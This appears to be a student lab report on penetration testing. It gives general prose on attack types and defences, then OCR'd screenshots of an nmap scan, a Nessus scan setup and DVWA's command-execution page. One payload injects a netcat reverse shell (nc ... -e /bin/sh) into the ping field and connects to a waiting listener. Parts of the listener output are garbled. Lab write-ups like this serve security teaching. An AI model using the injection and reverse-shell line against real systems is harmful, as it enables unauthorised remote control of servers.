Name: Atharva shevate
RollNo: 02
Div: E1
SRN: 202201727

AS LAB Assignment 8

Assessing Network Security Through Penetration Testing

1. Problem Statement:


In today's interconnected digital landscape, ensuring the robustness of network security is paramount for safeguarding sensitive information and maintaining operational integrity. Penetration testing, a proactive security assessment technique, serves as a crucial tool for identifying vulnerabilities and assessing the resilience of network defenses. This experiment aims to evaluate the effectiveness of penetration testing in uncovering security weaknesses and enhancing overall network security posture.

2. Introduction:

In today's digital era, where interconnectedness is the norm, safeguarding sensitive information and maintaining operational integrity have become paramount concerns for organizations of all sizes. As businesses rely increasingly on digital infrastructure to conduct operations and store critical data, the need to protect against cyber threats has never been more pressing. Among the myriad tools and techniques available to bolster network security, penetration testing stands out as a proactive approach to identifying vulnerabilities and assessing the resilience of defense mechanisms.

3. Why Network Security is Necessary to Protect:

Network security is essential for safeguarding sensitive data, ensuring business continuity, and protecting the integrity of operations. Without robust network security measures in place, organizations are vulnerable to a wide range of cyber threats, including data breaches, malware infections, ransomware attacks, and unauthorized access to confidential information. The consequences of a successful cyber attack can be severe, resulting in financial losses, reputational damage, legal liabilities, and disruption of business operations. Therefore, investing in network security is critical for mitigating these risks and maintaining the trust of customers, partners, and stakeholders.


RECONNAISSANCE
THREAT MODELING & CUSTOM SECURITY TEST CASES
EXTENSIVE MANUAL TESTING
AUTOMATIC & CUSTOM SCRIPT DEVELOPMENTS
IDENTIFICATION OF 0-DAY VULNERABILITIES
EXPLOITATION & ESCALATION
CLEANUP & REPORTING

4. Types of Attacks:

A>Malware Attacks:

Malicious software (malware) such as viruses, worms, Trojans, and ransomware can infiltrate systems and networks, causing data loss, system downtime, and financial damage.

B>Phishing and Social Engineering:

Attackers use deceptive techniques such as phishing emails, social engineering tactics, and pretexting to trick users into divulging sensitive information or performing actions that compromise security.

C>Denial-of-Service (DoS) Attacks:

These attacks aim to disrupt the availability of services by flooding targeted systems or networks with excessive traffic, rendering them inaccessible to legitimate users.

D>SQL Injection and Cross-Site Scripting (XSS):

These web-based attacks exploit vulnerabilities in applications to execute malicious code, steal data, or gain unauthorized access to servers and databases.
Insider Threats: Malicious or negligent actions by insiders, such as employees, contractors, or business partners, can pose significant risks to network security by intentionally or unintentionally disclosing sensitive information or sabotaging systems.

5. Securing Against Attacks:

To enhance network security and mitigate the risks of cyber attacks, organizations can implement a comprehensive set of security measures, including:
Firewalls and Intrusion Detection/Prevention Systems: Deploying firewalls and intrusion detection/prevention systems helps monitor and control network traffic, blocking unauthorized access and detecting suspicious activities.


Regular Software Updates and Patch Management: Keeping systems, applications, and firmware up to date with the latest security patches helps address known vulnerabilities and reduce the risk of exploitation by attackers.

Strong Authentication and Access Controls: Implementing multi-factor authentication, strong password policies, and role-based access controls limits unauthorized access to sensitive data and resources.


Employee Training and Awareness Programs: Educating employees about common cyber threats, phishing scams, and best practices for maintaining security helps mitigate the risks of human error and insider threats.

Encryption: Encrypting data both at rest and in transit protects sensitive information from unauthorized access, ensuring confidentiality and integrity.


Regular Penetration Testing and Security Assessments: Conducting regular penetration tests and security assessments helps identify and remediate vulnerabilities before they can be exploited by attackers, thereby enhancing overall network security posture.




```
nick@kubuntu:~$ nmap -sV 192.168.1.1/24 -p 80

Starting Nmap 7.60 ( https://nmap.org ) at 2020-07-13 22:26 PDT
```



```
PORT    STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```





New Scan / Basic Network Scan

‹ Back to Scan Templates


Name: null byte test

Description: this is for the video tutorial

Folder: My Scans


Targets: 192.168.1.1/24

Upload Targets



My Scans

Name	Schedule	Last Modified
test local scan	On Demand	Today at 10:29 PM
my scan	On Demand	Today at 9:35 PM
null byte test	On Demand	N/A



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer


We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.010 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.017 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.010/0.015/0.018/0.003 ms
help
index.php
source
```

More info


http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



```
nick@kubuntu:~$ nc -l 1234
```



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

'.0.0.1 && nc 192.168.1.243 1234 -e /bin/sh


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.010 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.017 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.010/0.015/0.018/0.003 ms
help
index.php
source
```

More info


http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7



```
nick@kubuntu:~$ nc -l 1234
����������ϑ|OqL
                    ���re��2}����a��WB9�R�
���8������ ��        ���2��ED���4�F�������������5�/�A��
��4

kubuntu
          ���

 ��������#���nick@kubuntu:~$ nc -l 1234
```



